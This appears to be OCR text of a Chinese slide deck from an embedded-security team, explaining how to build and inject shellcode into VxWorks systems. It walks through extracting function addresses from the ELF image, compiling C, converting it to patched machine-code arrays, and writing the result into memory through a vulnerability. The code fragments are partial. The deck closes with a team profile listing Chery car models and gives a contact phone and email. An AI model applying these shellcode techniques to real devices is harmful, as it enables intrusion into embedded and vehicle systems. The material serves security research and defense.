
- 获取VxWorks系统镜像文件
- ELF格式文件解析：readelf
- 获取VxWorks系统调用，通信组件、文件系统等函数地址

```
vxWorks-cpu0:     file format elf32-i386
vxWorks-cpu0
architecture: i386, flags 0x00000012:
EXEC_P, HAS_SYMS
start address 0x00608000

Program Header:
    LOAD off    0x00000080 vaddr 0x00608000 paddr 0x00608000 align 2**6
         filesz 0x00164640 memsz 0x001ea6d0 flags rwx

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         0012b860  00608000  00608000  00000080  2**5
                  CONTENTS, ALLOC, LOAD, CODE
  1 .data         00038dc0  00733880  00733880  0012b900  2**6
```

- 先用C代码进行调试和验证
- 设计注意事项：
  - 输入参数
  - 函数调用的地址偏移
  - 数据区设计

```
#include "IPClient.h"
#define DEVICE "lnPci"
#define SRCPORT "2015"
#define DSTPORT "6678"
#define SRCIP "192.168.1.254"
#define DSTIP "192.168.1.167"
unsigned long counter;
int flag, SockId;
char buffer[1601];

void * shellcode(void)
{
    NET_PROTOCOL * pNew;
    void *        cookie = NULL;

    pNew = (NET_PROTOCOL *) malloc (sizeof (NET_PROTOCOL));
    if (pNew == NULL)
    {
        return (NULL);
    }
    bzero ( (char *)pNew, sizeof (NET_PROTOCOL));
    pNew->pNptCookie = cookie;

    return (cookie);
}

void IPClient(void)
{

}
void subfunc(void)
{
```

- 转换机器码
  - C/Asm->0x01
  - a.out->a.c
  - 反汇编：Objdump.exe




```
unsigned char text[] =   // 1012(bytes)
{
        //0x00000000 <myCustomedFrame>:
        //void myCustomedFrame(void)
        //{
            /* 0x0    */ 0x55,
            /* 0x1    */ 0x89, 0xe5,
            /* 0x3    */ 0x83, 0xec, 0x40,
            /* 0x6    */ 0x57,
            /* 0x7    */ 0x53,
            //int i;
            //END_OBJ *pEnd;
            //M_BLK_ID pMblk;
            //char pktHdr[42] = {0};
            /* 0x8    */ 0x8d, 0x7d, 0xc8,
            /* 0xb    */ 0xb8, 0x00, 0x00, 0x00, 0x00,
```


- 空间布局
  - 文本存储区：机器码
  - 只读存储区：字符串定义
  - 全局存储区：全局变量

```
unsigned char text[] =  { // 1012(bytes)

};

unsigned char rdata[] = { //76

};

unsigned char data[] = {  //100

};
```

- 修改函数调用地址
  - 系统调用入口地址-调用位置的下一条指令地址
- 修改全局变量地址

```
/* 0x1ba */ 0x83, 0xec, 0x0c,                  // sub    $0xc,%esp
/* 0x1bd */ 0x68, 0x2e, 0x10, 0x00, 0x00,      // push   $0x102e
// 0x006C4960 - 0x1c7 = 0x006c4799
/* 0x1c2 */ 0xe8, 0x99, 0x47, 0x6c, 0x00,      // call   0x006c4799
/* 0x1c7 */ 0x83, 0xc4, 0x10,                  // add    $0x10,%esp
/* 0x1ca */ 0x89, 0xc0,                        // mov    %eax,%eax
/* 0x1cc */ 0x66, 0x89, 0x45, 0xfe,            // mov    %ax,0xfffffffe(%ebp)
/* 0x1d0 */ 0x83, 0xec, 0x0c,                  // sub    $0xc,%esp
/* 0x1d3 */ 0x68, 0x34, 0x10, 0x00, 0x00,      // push   $0x1034
// 0x006C495B - 0x1d8 = 0x006c4783
/* 0x1d8 */ 0xe8, 0x83, 0x47, 0x6c, 0x00,      // call   0x006c4783
/* 0x1dd */ 0x83, 0xc4, 0x10,                  // add    $0x10,%esp
/* 0x1e0 */ 0x89, 0xc0,                        // mov    %eax,%eax
/* 0x1e2 */ 0x66, 0x89, 0x45, 0xfc,            // mov    %ax,0xfffffffc(%ebp)
```

- 最后：利用所获取的漏洞将Shellcode以数组方式写入空白内存区



- 跳转到注入地址进行执行


- 注意事项：
  - 如果反汇编有省略号的位置填充为nop;
  - 代码固定的子函数尽量放在Shellcode上方；
  - 尽量采用脚本工具进行自动化格式工作。

4 关于团队

- 从事嵌入式基础软件研究、开发及产业化二十余年，是国内嵌入式软件领域最主要的研究机构之一
- 孵化了多家与国防和汽车电子业务有关的产业化公司，在嵌入式系统的产业化应用方面具有重要影响，在解决嵌入式实时操作系统的自主发展方面起到了重要作用、设备安全方面取得了多项重要成果
- 涉及领域：航空电子、飞行控制、舰船电子、汽车电子、信息安全

CASA 中国汽车电子基础软件自主研发与产业联盟

M11、M12/A3





S18/瑞麒M1
A13/风云II
T11/瑞虎
S18EV/奇瑞电动车

A15/旗云2
A21/旗云3
S11/QQ3

A21/旗云3
A13/风云II

- 设备安全：智能设备及其网络
  - “四防”：安全加固，动态防御，漏洞扫描与探测，攻防演练；
  - “安全服务”：提供安全技术服务。





欢迎交流

电　话：139 8212 0598

邮　箱:zhycd168@qq.com